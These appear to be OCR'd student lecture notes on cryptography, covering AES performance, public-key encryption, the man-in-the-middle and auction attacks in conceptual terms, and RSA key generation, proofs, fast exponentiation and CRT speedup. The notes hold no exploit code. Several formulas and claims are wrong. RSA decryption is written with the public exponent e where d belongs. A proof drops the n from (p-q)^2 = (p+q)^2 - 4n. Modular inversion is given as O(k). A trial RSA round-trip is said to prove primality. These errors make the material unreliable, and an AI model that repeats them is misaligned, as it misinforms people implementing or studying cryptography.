– 32/64-bit architecture has a larger register, so we need a T-box optimisation (Figure 1.44): we merge all the round functions into one look-up table (but key addition), we have 4 tables (1 per byte) of 256 entries where each entry is 32 bits. 1 round, 16 lookups.

– AES encrypts/decrypts few hundreds Mbit/s.



Figure 1.44: T-box optimisation for 32/64 bit architecture.

To have more performance in software implementations of AES, we need more memory (precompute the round functions), as shown in figure 1.45.

	Code size	Performance
Pre-compute round functions (24KB or 4 KB)	Largest	Fastest (table lookups and xors)
Pre-compute S-box only (256 bytes)	Smaller	Slower
No pre-computation	Smallest	Slowest

Figure 1.45: AES code size/performance trade-off

Hardware implementation:

– AES requires more hardware resources than DES. We have high throughput implementation in ASIC/FPGA with ten gigabit/s.

– A Block cipher is extremely fast compared to asymmetric algorithms, compression algorithms and signal processing algorithms.

Stanford University implements a javascript library for AES. We need to download the library (a few KB) and then precompute the tables. It is an affordable task by any pc nowadays.

1.6 Public key cryptography

1.6.1 Introduction

Let us consider the public-key encryption model (Figure 1.46). The focus is again on the confidentiality of the communication between Alice and Bob. Alice wishes to send a message in a confidential way to

Bob, encrypting it using Bob's public key. Upon receiving the message, Bob decrypts it with his private key.



Figure 1.46: Public key encryption model

We have a pair of algorithms in this model, i.e., encryption and decryption algorithm, and a pair of keys for each user, namely a public key and a private key. The public key is publicly known (e.g., published on a public repository), so also the adversary knows the public key. Nevertheless, only the user knows his(er) secret key. From now on, pk represents the public key and sk the private key.

Definition 1.6.1 (Public Key Encryption)**.** A public key encryption scheme is a triple of algorithms (G, E, D) such that:

- G is a randomized algorithm for key generation. It generates a pair of keys (pk, sk).
- $y = E(pk, x)$ is a randomized algorithm that takes $x \in M$ and outputs $y \in C$ (Encryption).
- $x = D(sk, y)$ is a deterministic algorithm that takes $y \in C$ and outputs $x \in M$ (Decryption).
- Fulfil the consistency property: $\forall(pk, sk), \forall x \in M, D(sk, E(pk, x)) = x$.

We have only a pair of algorithms (encryption/decryption) in symmetric cryptosystems. Instead, we have three algorithms (encryption/decryption and key generation) in public-key encryption cryptosystems. The key generation algorithm is randomized; if we run it twice, we obtain different pairs of keys. The generated keys are related. The consistency property means that if we encrypt any message with the public key, the corresponding ciphertext can be decrypted with the private key.

Definition 1.6.2 (Informal definition of security of a PKE)**.** Known $pk \in K$ (by everyone, also the adversary) and $y \in C$ (adversary can eavesdrop), it is computationally infeasible to find the message $x \in M$ such that $E(pk, x) = y$ (it is difficult to find the corresponding plaintext).

Known the public key $pk \in K$, it is computationally infeasible to determine the corresponding secret key $sk \in K$ (even tho the keys are related is not possible to derive the private key from the public key).

We will look at more formal definitions of security when we describe each cryptosystem. **There is no perfect public key encryption cipher**:

Proof. Let $y = E(pk, x)$. Assume that an adversary intercepts y over the channel. The adversary can try to guess the plaintext:

- Selects x' s.t. $Pr[M = x'] \neq 0$ (a priori, the adversary as a certain knowledge of the distribution of plaintexts).
- Computes $y' = E(pk, x')$ by means of the public key (it is a **very important issue**).
- If $y' = y$ (a posteriori, the adversary compare it with the one eavesdropped from the network) then $x' = x$ and $Pr[M = x'|C = y] = 1$ (the adversary has guessed the plaintext) else $Pr[M = x'|C = y] = 0$.

The a priori and a posteriori probabilities are not equal in any case, so the Shannon theorem is violated. □

1.6.2 Public-key encryption basic protocol

Let us consider the basic protocol for using public-key encryption (Figure 1.47):

- Alice generates a pair of keys (pk, sk) using a key generation algorithm G and publishes pk somewhere.
- Bob takes the pk of Alice and selects a message x to encrypt.
- Bob encrypts x using pk and sends the message to Alice.
- Alice decrypts the message using sk.



Figure 1.47: PKE basic protocol.

This protocol has many drawbacks. However, the confidentiality of the communication is not violated. The first message ("Alice", pk) is cleartext and has no confidentiality issue. The second message ("Bob", $y \leftarrow E(pk, x)$) has no confidentiality issue as well. According to the informal properties of security, the adversary can derive neither the message nor the key.

1.6.3 Digital envelope

Public key cryptography is 2-3 orders of magnitude slower than symmetric key cryptography (symmetric key cryptography is very efficient), even tho the public-key encryption algorithms are considered easy algorithms from the complexity point of view. Public key cryptography performances can be a more severe bottleneck in constrained devices. Thus, PKE is not used to encrypt a large amount of data. Instead, we use hybrid protocols (PKE + SKE). One of these hybrid protocols is the **digital envelope** that uses two layers for encryption (Figure 1.48):

- Symmetric key encryption is used for the encryption and decryption of the message (bulk encryption).
- Public-key encryption is used to send the symmetric key to the receiving party.

The off-lime method to share the public key can be any, and we are not interested in this detail. Other hybrid protocols are SSL/TSL.

1.6.4 General information

Families of public-key algorithms are built on the common principle of **one-way function** (instead, symmetric algorithms are built on confusion and diffusion). A function $f()$ is a one-way function if:

- $y = f(x)$ is computationally easy (computed in short time/have low complexity).
- $x = f^{-1}(y)$ is computationally infeasible.



Figure 1.48: Digital envelope protocol.

Two popular one-way functions are integer factorisation and discrete logarithm. The most prominent scheme based on integer factorisation is RSA. RSA is essential because Italy and the EU acknowledge it. The most prominent schemes based on discrete logarithm are DHKE (implemented by browsers and any device), ElGamal (DSA derived from it) and DSA (standard digital signature algorithm for USA government). Another important class of schemes is based on the elliptic curves, which generalise the discrete logarithm algorithm. The most prominent schemes are ECDH and ECDSA.

Public key encryption is used for:

- Establishing keys over an insecure channel (key establishment). Some algorithms are DHKE, RSA key transport.
- Non-repudiation and message integrity (digital signatures). Some algorithms are RSA, DSA, ECDSA.
- Identification: challenge-response protocol together with digital signatures.
- Encryption. Some algorithms are RSA and ElGamal.

Public-key encryption algorithms are also called asymmetric algorithms (in contrast to symmetric encryption algorithms). We want to find a way to compare symmetric encryption algorithms with asymmetric algorithms because it is helpful to state whether an algorithm is secure as another. To this aim, we introduce the notion of **security level**.

Definition 1.6.3 (Security level)**.** An algorithm has a security level of n bit if the best-known algorithm (to break it) requires 2^n steps.

Symmetric encryption algorithms which are secure (for which the only possible attack is a brute force attack) with a security level of n have a key of n bits. The relationship between security level and cryptographic strength is not straightforward in asymmetric encryption (the relation between security level and the key length is not simple). Asymmetric algorithms need much larger keys (order of thousands of bit) to have the same security level as symmetric encryption algorithms (order of hundreds of bit) (Figure 1.49). However, the elliptic curves family offers a key length comparable with symmetric key algorithms. Rule of thumb: The computational complexity of the three public-key algorithms grows roughly with the cube bit length.

Algorithm Family	Cryptosystem	Security Level			
		80	128	192	256
Integer Factorization	RSA	1024 bit	3072 bit	7680 bit	15360 bit
Discrete Logarithm	DH, DSA, ElGamal	1024 bit	3072 bit	7680 bit	15360 bit
Elliptic curves	ECDH, ECDSA	160 bit	256 bit	384 bit	512 bit
Symmetric key	AES, 3DES	80 bit	128 bit	192 bit	256 bit

Figure 1.49: Key length and security level.

1.6.5 Key authentication

Public-key encryption is mainly used in key exchanges. The basic key transport protocol is (Figure 1.50):

- Bob retrieves Alice's public key.
- Bob randomly choose a key then encrypts it using Alice's public key.
- Bob sends the encrypted message to Alice.
- Alice decrypts the key using her private key.



Figure 1.50: Basic key transport protocol.

The established key is used as a session key to encrypt the messages within a session.

Man-in-the-middle attack. The protocol is insecure against active attacks. In active attacks, the adversary does not eavesdrop only but also sends messages.



Figure 1.51: Man-in-the-middle attack.

Let us assume that an adversary can intercept the communication between Alice and Bob (Figure 1.51). The adversary:

- Intercepts the message in which Alice sends her public key to Bob.
- Generates his owns keys and sends them to Bob. Bob receives the message thinking that the public key is from Alice. Bob generates a random key and encrypts it with the adversary public key.
- Intercepts the message from Bob and decrypts it with his private key, obtaining the encryption key.
- Encrypts the key with the Alice public key (he can do it because the key is public, this is a critical issue of PKE).

The adversary can decrypt all the communications between Alice and Bob, and they are unaware of this. Public read-only trusted repositories are used to preserve the integrity of the pairs (identifier, public key) but are not sufficient against man-in-the-middle attacks. An adversary may perform the attack between the user and the trusted repository.

Man-in-the-middle attacks are the more disruptive attacks in cryptographic protocols and need to be always taken into account. A MIM attack is an active attack and is intrinsic to public-key encryption. The lack of key authentication (there is no proof that the public key comes from a specified user) makes MIM possible. Certificates are a solution to this attack and aim to prove that a key is from a specific user.

1.6.6 Plaintext randomization

Let us consider an auction. The auctioneer wants to sell some goods or services, and bidders want to buy them. The bidder who offers more wins the auction; for this reason, the offers are encrypted (Figure 1.52).



Figure 1.52: Auction example.

A malicious bidder wants to win the auction by offering the least amount of money possible. Thus, he performs the following attack:

- Intercepts y.
- Tries all the possible x's (suppose it is an integer) until finds x^* such that $y = E_{pubk}(x^*)$. Hence, $x^* = x$.
- Let $x' = x^* + 1$ (prepare a bid that is one euro more).
- Sends $y' = E_{pubk}(x')$.

The attack is possible because the adversary can encrypt the message using the public key (intrinsic of PKE) and because the **plaintext space is small**.

Attack complexity:

- If bid x is an integer, then up to 2^{32} attempts (small number of attempts).
- If bid $x \in [x_{min}, x_{max}]$, then the number of attempts is $\ll 2^{32}$.

A countermeasure for this attack is randomization obtained through **salting**:

- Bidder side:
  - The salt is $s \leftarrow random()|_{r-bit}$.
  - The bid is $b \leftarrow (s, x)$, the concatenation of the salt and the bid (greater plaintext space).
  - $y = E_{pubk}(b)$.
- Auctioneer side:
  - $(s, x) \leftarrow D_{privk}(b)$ and retain x.
- Adversary:
  - Try all the possible pairs (x, s).
  - Attack complexity gets multiplied by 2^r (complexity is artificially incremented by means of the salt).

Most public-key encryption algorithms use randomization because suffering from this attack.

1.6.7 The RSA cryptosystem

RSA was invented in 1978 and is one of the first cryptosystems. It is the most widely used asymmetric cryptosystem because it is very versatile. The underlying one-way function is the integer factorisation: multiplication to compute $y = f(x)$ is easy, factoring an integer to compute $x = f^{-1}(x)$ is hard. There exists no polynomial algorithm to factorise an integer. RSA encryption and decryption are done in the integer ring $\mathbb{Z}_n$, so plaintexts and ciphertexts are elements of $\mathbb{Z}_n = \{0, 1, \ldots, n-1\}$. Modular computation plays a central role.

Key generation algorithm. The RSA key generation algorithm is:

1. Choose two large distinct primes p,q.
2. Compute the **modulus** $n = p \times q$.
3. Compute the **Euler's Phi function** $\Phi(n) = (p-1) \times (q-1)$. $\Phi(n)$ returns the number of integers in $\mathbb{Z}_n$ coprime with n.
4. Randomly select the **public (encryption) exponent** e: $1 < e < \Phi(n)$, s.t. $gcd(e, \Phi(n)) = 1$ (e is coprime with $\Phi(n)$).
5. Compute the unique **private (decryption) exponent** d: $1 < d < \Phi$, s.t. $e \cdot d \equiv 1 \, mod \, \Phi$. This equivalence contains one unknown (d). We can compute d from the equation $e \cdot d = 1 + t\Phi$ for a certain value of t (it denotes a multiple of Φ, we are not interested in a particular value). We are able to solve this equation because e is coprime with $\Phi(n)$ and the solution is $d = e^{-1} \, mod \, \Phi$.
6. **Private key** $= (d, n)$, **Public key** $= (e, n)$.

Primes p and q are $100 \div 200$ decimal digits, nowadays are around 1024 bit. Condition $gcd(e, \Phi(n)) = 1$ guarantees that d **exists** and is **unique**. At the end of key generation, p and q **must be deleted**. If an adversary finds them, it is able to compute e, d and n. Two parts of the algorithm are non-trivial: step 1, because it is very demanding (large prime numbers), steps 4-5 (step 5 is crucial for RSA correctness).

RSA encryption and decryption algorithm. The encryption algorithm to generate the ciphertext y from the plaintext $x \in [0, n-1]$ is:

- Obtain receiver's authentic public key (n, e).
- Compute $y = x^e \, mod \, n$.

The plaintext must belong to $\mathbb{Z}_n$ (it must be an integer). The encryption is a modular exponentiation. The decryption algorithm to obtain the plaintext x from the ciphertext $y \in [0, n-1]$ is:

- Compute $x = y^e \, mod \, n$.

Encryption and decryption are the same operation.

Example with artificially small numbers. Key generation: Let $p = 47$ and $q = 71$.

$$n = p \times q = 3337$$
$$\Phi = (p-1) \times (q-1) = 46 \times 70 = 3220$$

Let e = 79.

$$e \times d = 1 \, mod \, \Phi$$
$$79 \times d = 1 \, mod \, 3220$$
$$d = 1019$$

Encryption: Let $m = 9666683$. A sequence of bits can be seen as an integer, so the message can be anything. Divide m into blocks $m_i < n$:

$$m_1 = 966; m_2 = 668; m_3 = 3$$

Plaintext and ciphertext need to be smaller than n, so we performed a sort of ECB. The slices are of 3 digits to be smaller than n. In general, this is not needed because $|n| = 2048$ and the message is an AES $|k| = 128$.

Compute:

$$c_1 = 966^{79} \, mod \, 3337 = 2276$$
$$c_2 = 668^{79} \, mod \, 3337 = 2423$$
$$c_3 = 3^{79} \, mod \, 3337 = 158$$
$$c = c_1 c_2 c_3 = 2276\,2423\,158$$

Decryption:

$$m_1 = 2276^{1019} \, mod 3337 = 966$$
$$m_2 = 2423^{1019} \, mod 3337 = 668$$
$$m_1 = 158^{1019} \, mod 3337 = 3$$
$$m = 966\,668\,3$$

Proof of RSA. We need to prove that decryption is the inverse operation of encryption (consistency property): $D_{privK}(E_{pubK}(x)) = x$.

Proof. **Step 1:** the relation between e and d is: $d \cdot e = 1 \, mod \, \Phi(n)$. By definition of mod operator: $d \cdot e = 1 + t\Phi(n)$ for some integer t. Insert this expression in the decryption:

$$y^d \equiv x^{ed} \equiv x^{1+t\Phi(n)} \equiv x \cdot x^{t\Phi(n)} \equiv x \cdot (x^{\Phi(n)})^t \, mod \, n$$

Step 2: prove that $x \equiv x \cdot (x^{\Phi(n)})^t \, mod \, n$. Recall:

– Euler's theorem: if $gcd(x, n) = 1$ then $1 \equiv x^{\Phi(n)} \, mod \, n$.

– Minor generalization: $1 \equiv 1^t \equiv (x^{\Phi(n)})^t \, mod \, n$.

We have two cases:
Case 1: $gdc(x, n) = 1$. Euler's theorem holds, thus

$$x \cdot (x^{\Phi(n)})^t \equiv x \cdot 1 \equiv x \, mod \, n$$

□

Case 2: $gdc(x, n) \neq 1$. Since p and q are primes (and $x < n$) then either $x = r \cdot p$ or $x = s \cdot q$ (p and q are common divisors for x and n) with $r < p$ and $s < q$. Assume $x = r \cdot p$, then $gcd(x, q) = 1$ (this must hold; otherwise, x is multiple of q and p and does not have common divisors with n). Therefore, Euler's theorem holds in the form $1 \equiv (x^{\Phi(n)})^t \, mod \, q$.

Proof. Consider:

$$\underbrace{\Phi(q) = q - 1}_{\text{if } q \text{ prime and considering } \mathbb{Z}_p,\ q-1 \text{ represents all the prime numbers w.r.t. } q}$$

Then

$$(x^{\Phi(n)})^t \equiv (x^{(p-1)(q-1)})^t \equiv ((x^{\Phi(q)})^t)^{p-1} \equiv 1^{p-1} \equiv 1 \, mod \, q$$

□

Thus, $(x^{\Phi(n)})^t = 1 + u \cdot q$ for some integer u. Then

$$x \cdot (x^{\Phi(n)})^t = x + x \cdot u \cdot q = x + (r \cdot p) \cdot u \cdot q = x + r \cdot u \cdot (q \cdot p) = \underbrace{x + r \cdot u \cdot n}_{x \text{ is multiple of } n}$$

It follows

$$x \cdot (x^{\Phi(n)})^t \equiv x \, mod \, n$$

□

Performance. RSA algorithms for key generation, encryption and decryption are efficient but require a substantial amount of computations. They involve the following operations: discrete exponentiation, generation of large primes and solving diophantine equations.

In the key generation algorithm, the most critical operation is selecting the two large primes, p and q. Since p and q are prime, they must be odd numbers (Φ is an even number). The exponent e cannot be even and can be pre-computed. The other operations, exponentiation, multiplication and random selection, are easy.

Let us discuss the computation of e. We need to randomly select a number $e \in (1, \Phi(n))$, then check if it is coprime with $\Phi(n)$, i.e., $gcd(e, \Phi(n)) = 1$. We apply the Extended Euclidean Algorithm with input parameters n and e and obtain the relationship: $gcd(\Phi(n), e) = s \cdot \Phi(n) + t \cdot e$ (Diophantine equation). This equation can be efficiently resolved with the EEA:

- If $gcd(e, \Phi(n)) = 1$ then: the parameter e is a valid public key and the unknown $t = e^{-1} \, mod \, \Phi(n)$, i.e., $t = d \, mod \, \Phi(n)$.
- If $gcd(e, \Phi(n)) \neq 1$ then select another value for e and repeat the process.

The number of steps in this algorithm is close to the number of digit input parameters (logarithmic in the size of the input/linear in the number of bits, good for us).

The algorithm to find large primes is:

$$\text{repeat} \quad \text{p} \leftarrow \text{RNG(x)} \quad \text{until} \quad \text{isPrime(p)}$$

Where $p \in (0, x)$ and RNG is a secure random generator, i.e., the output is unpredictable (otherwise, the adversary can compute everything). **isPrime** is the primality test. We have two problems:

- How many random numbers we must test before we have a prime? (number of iterations of the algorithm).
- How fast can we check whether a random integer is prime? (check for each iteration).

It turns out that both steps are reasonably fast. We need to evaluate how common are prime numbers to estimate the number of trials needed.

Theorem 1.6.1 (Prime numbers theorem)**.** Let $\pi(x)$ be the number of primes less than x. For very large x, $\pi(x)$ tends to $\frac{x}{\ln(x)}$ (the number of primes in the interval is not small). Furthermore, primes are distributed approximately uniformly over $[2, x]$.

The random generator generates odd numbers less than x. Odd numbers are $\frac{x}{2}$. As we test only odd numbers, it follows that the probability of finding a prime less than x is equal to:

$$Pr[\text{prime} < x] = \frac{\#\text{ of prime numbers}}{\#\text{ of odds}} = \frac{x/\ln(x)}{x/2} = \frac{2}{\ln(x)}$$

So, the expected number of trials to find a prime (generate and test) $p < x$ is $\frac{\ln(x)}{2}$.

Now, let us evaluate the primality test. Primality tests are computationally more effortless than factorisation. There are two class of primality tests: deterministic tests and probabilistic tests. True primality proving algorithms (deterministic) are generally more computationally intensive than the probabilistic primality tests. Consequently, before applying one of these tests to a candidate prime n, the candidate should be subjected to a probabilistic primality test. Probabilistic primality tests at the question "is p prime?" answers:

- p is composed, which is always a true statement.
- p is prime, which is only true with a high probability.

There is a small number of false positive. Since p is prime with high probability, we verify if it is a primary number using a deterministic algorithm. Primality can be verified more straightforwardly: we generate a public and a private key with RSA then, we try to encrypt and decrypt (easier than running a deterministic algorithm). If the decryption works, the number is prime. Probabilistic primality tests are the Fermat test and the Miller-Rabin test.

Let us evaluate if the encryption and decryption algorithms are efficient. Let us start evaluating the complexity of modular operations. Let n be on k bits ($n < 2^k$) and let a and b be two integers on k-bits in $\mathbb{Z}_n$. The bit complexity of basic operations in $\mathbb{Z}_n$:

– $a + b$ (addition): $O(k)$.

– $a - b$ (subtraction): $O(k)$.

– $a \times b$ (multiplication): $O(k^2)$.

– $b \times a^{-1}$ (division): $O(k^2)$. Also remainder is $O(k^2)$.

– a^{-1} (inverse): $O(k)$

– a^n (modular exponentiation): $O(k^3)$

Let us consider the following example to get convinced that exponentiation is efficient. How many multiplications do we need to compute 2^{20}? If we use the grade-school algorithm, we need 19 multiplications:

$$2 \times 2 \times \cdots \times 2$$

However, we can compute it in a much faster way using just five multiplications. We exploit the property that $2^{2x} = (2^x)^2$. So, we get:

$$2^{20} = (2^{10})^2 = ((2^5)^2)^2 = ((22^4)^2)^2 = ((2(2^2)^2)^2)^2$$

This is called the square-and-multiply algorithm.

In general, in RSA we perform the modular exponentiation $a^x \bmod n$ with operands in k-bits ($[0, 2^k - 1]$). The grade-school algorithm employs $(x - 1)$ multiplications, so in the order of x. In the worst case, it is exponential in the size of the operands $O(2^k)$. The square-and-multiply algorithm takes at most $2k$ multiplications ($\log_2(x)$ multiplications and $\log_2(x)$ squares). It is linear in the size of the operands, and therefore the overall operation is $O(k^3)$, so it is efficient.

Fast exponentiation. Let us consider $a^x \bmod n$. x can be written as its representation in bits, then:

$$a^{(x_{k-1}\cdot 2^{k-1} + x_{k-2}\cdot 2^{k-2} + \cdots + x_2\cdot 2^2 + x_1\cdot 2 + x_0)} \bmod n \equiv (a^{(x_{k-1}\cdot 2^{k-2})} \cdot a^{(x_{k-2}\cdot 2^{k-3})} \ldots a^{(x_2\cdot 2)} \cdot a^{x_1})^2 \cdot a^{x_0} \bmod n$$

$$(a^{(x_{k-1}\cdot 2^{k-2})} \cdot a^{(x_{k-2}\cdot 2^{k-3})} \ldots a^{(x_2\cdot 2)} \cdot a^{x_1})^2 \cdot a^{x_0} \bmod n \equiv (a^{(x_{k-1}\cdot 2^{k-3})} \cdot a^{(x_{k-2}\cdot 2^{k-4})} \ldots a^{x_2})^2 \cdot a^{x_1})^2 \cdot a^{x_0} \bmod n$$

$$\cdots \equiv ((((a^{x_{k-1}})^2 \cdot a^{x_{k-2}})^2 \ldots a^{x_2})^2 \cdot a^{x_1})^2 \cdot a^{x_0} \bmod n$$

□

The algorithm to compute the exponentiation is the following:

```
c = 1
for(i = k-1; i >= 0; i --) {
    c = c^2 mod n;
    if (xi == 1)
        c = c*a mod n;
}
```

We perform always k square operations and at most k multiplications. The number of multiplications is equal to the number of 1s in the binary representation of x. Modulo reduction is performed at each round in order to keep the intermediate results small.

To make a comparison, let k be 1024. The number of multiplications in the grade-school algorithm is 2^{1024}. Instead, the number of operations in the square-and-multiply algorithm is: k squares and on average $\frac{k}{2}$ multiplications (the number of 1s in the binary representation), so in total $\approx 1.5k$ multiplications. Each multiplication is on 1024 bits.

Taking this result, we can perform an optimisation on the encryption. RSA operations with public exponent e can be speeded up, the only constraint is that $gcd(e, \Phi) = 1$. The public key e can be chosen to be a very small value, typically:

– $e = 3$ (11) # mul + #sq = 2.

– $e = 17$ (10001) # mul + #sq = 5.

– $e = 2^{16} + 1$ (100...001) # mul + #sq = 17.

We choose these values because the binary representation contains the least number of 1s (so the minimum number of operations).

Consider now the decryption. Let us assume a 2048-bit modulus and a 32-bit CPU. The decryption computing overhead is on average: $\#\text{mul} + \#\text{sq} = 1.5 \times 2048 = 3072$ long multiplications, each of which involves 2048-bit operands. Considering a single long-number multiplication:

- Each operand requires $2048/32 = 64$ registers.
- Each long-number multiplication requires $64^2 = 4096$ integer multiplications (we perform a modulo reduction with each square).
- Modulo reduction requires $64^2 = 4096$ integer multiplications (it has the same cost of multiplications).

Therefore, we perform $4096 + 4096 = 8192$ integer multiplications for a single long multiplication. Thus, to decrypt, we perform: $3072 \times 8192 = 25165824$ integer multiplications.

Today, an RSA decryption takes $\approx 100\mu s$ on high-speed hardware. For software implementations, 2048-bit RSA takes $\approx 10ms$ on a 2 GHz CPU. The throughput is $2048 \times 100 = 204.800$ bit/s, which is ≈ 3 orders of magnitude slower than symmetric encryption.

There is no easy way to accelerate RSA when the private exponent d is involved since its size (in bits) must be at least equal to the modulus size to discourage brute force attack. One possible approach to accelerate RSA is based on the **Chinese Remainder Theorem (CRT)**.

We want to compute $y \equiv x^d \, mod \, n$ efficiently. We can use the following method:

1. Transformation of the problem in the CRT domain
   - Compute $x_p \equiv x \, mod \, p$.
   - Compute $x_q \equiv x \, mod \, q$.
2. Exponentiation in the CRT domain
   - $y_p \equiv x_p^{d_p} \, mod \, p$, where $d_p \equiv d \, mod \, (p-1)$.
   - $y_q \equiv x_q^{d_q} \, mod \, q$, where $d_q \equiv d \, mod \, (q-1)$.
3. Inverse transformation in the problem domain
   - $y \equiv [q \cdot c_p]y_p + [p \cdot c_q]y_q \, mod \, n$ where $c_p \equiv q^{-1} \, mod \, p$ and $c_q \equiv p^{-1} \, mod \, q$ (they can be pre-computed).

If n is on k bits, p and q are on $\frac{k}{2}$ bits. We have to compute two exponentiation instead of one, so: $\frac{k^3}{8} + \frac{k^3}{8} = \frac{k^3}{4}$. We obtained a speedup of 4, but we have a side-effect. We must store p and q to exploit the optimisation. We have an advantage in performance and a disadvantage in security (two more quantity to protect). Moreover, this method is subject to the fault-injection attack. However, this kind of attacks need to interact with the device (e.g., a smartcard).

Security. We focus on mathematical attacks. The RSA problem (RASP) consists of recovering the plaintext x from the ciphertext y given the public key (n, e). If p and q are known, the RSAP can be easily solved (compute all quantities). One way to obtain p and q is by factoring the modulus. Factoring is at least as complex as RSAP, or, equivalently, RSAP is not harder than factoring ($RSAP \leq_p Factoring$). It is widely believed that RSAP and factoring are computationally equivalent, although no proof of this is known.

Theorem 1.6.2 (Fact 1)**.** Computing the decryption exponent d from the public key (n, e) is computationally equivalent to factoring n.

Proof. If the factorisation of n is known, it is possible to compute the private key d efficiently. It can be proven that if d is known, then it is possible to factor n efficiently. □

A possible way to decrypt $y = x^e \, mod \, n$ is to compute the modular e-th root of y.

Theorem 1.6.3 (Fact 2)**.** Computing the e-th root is a computationally easy problem iff n is prime.

Theorem 1.6.4 (Fact 3)**.** If n is composite the problem of computing the e-th root is equivalent to factoring.

Theorem 1.6.5. Knowing Φ is computationally equivalent to factoring.

Proof. Given p and q, s.t. $n = p \cdot q$, computing Φ is immediate. Given Φ:

- from $\Phi = (p-1)(q-1) = n - (p+q) + 1$, determine $x_1 = (p+q)$.
- from $(p-q)^2 = (p+q)^2 - 4n = x_1^2 - 4$, determine $x_2 = (p-q)$.
- finally, $p = (x_1 + x_2)/2$ and $q = (x_1 - x_2)/2$.

□

The last resort is the exhaustive private key search. This attack must be more difficult than factoring n. The bit length of the private exponent d must be the same as the bit length of n:

- sizeof(p) $\approx$ sizeof(q).
- sizeof(d) $\gg$ sizeof(p) AND sizeof(d) $\gg$ sizeof(q).

To decide whether an integer is composite or prime seems to be, in general, much easier than the factoring problem (primality testing vs factoring). No algorithm can factor all integers in polynomial time. Neither existence nor non-existence of such algorithms has been proven, but it is generally suspected that they do not exist. There are sub-exponential algorithms. For computers, the best algorithm is the General Number Field Sieve (GNFS). Modulus must be in the range 2048-4096 bit for long term security.

RSA in practice. So far, we presented the plain RSA. However, it is insecure because::

- RSA is deterministic, a given plaintext is always mapped into a specific ciphertext (allows traffic analysis).
- Plaintext values 0 and 1 produce ciphertext equal to 0 and 1.
- Small exponent and small plaintext might be subject to attacks (problem intrinsic of PKE).
- RSA is malleable.

Padding is a solution to all these problems. An intuitive but inefficient solution could be to use the plaintext itself as padding ($x||x$).

Recall: A crypto scheme is malleable if the attacker can transform a ciphertext into another, leading to a known transformation of the plaintext. The attacker does not decrypt the ciphertext, but (s)he can predictably manipulate the plaintext.

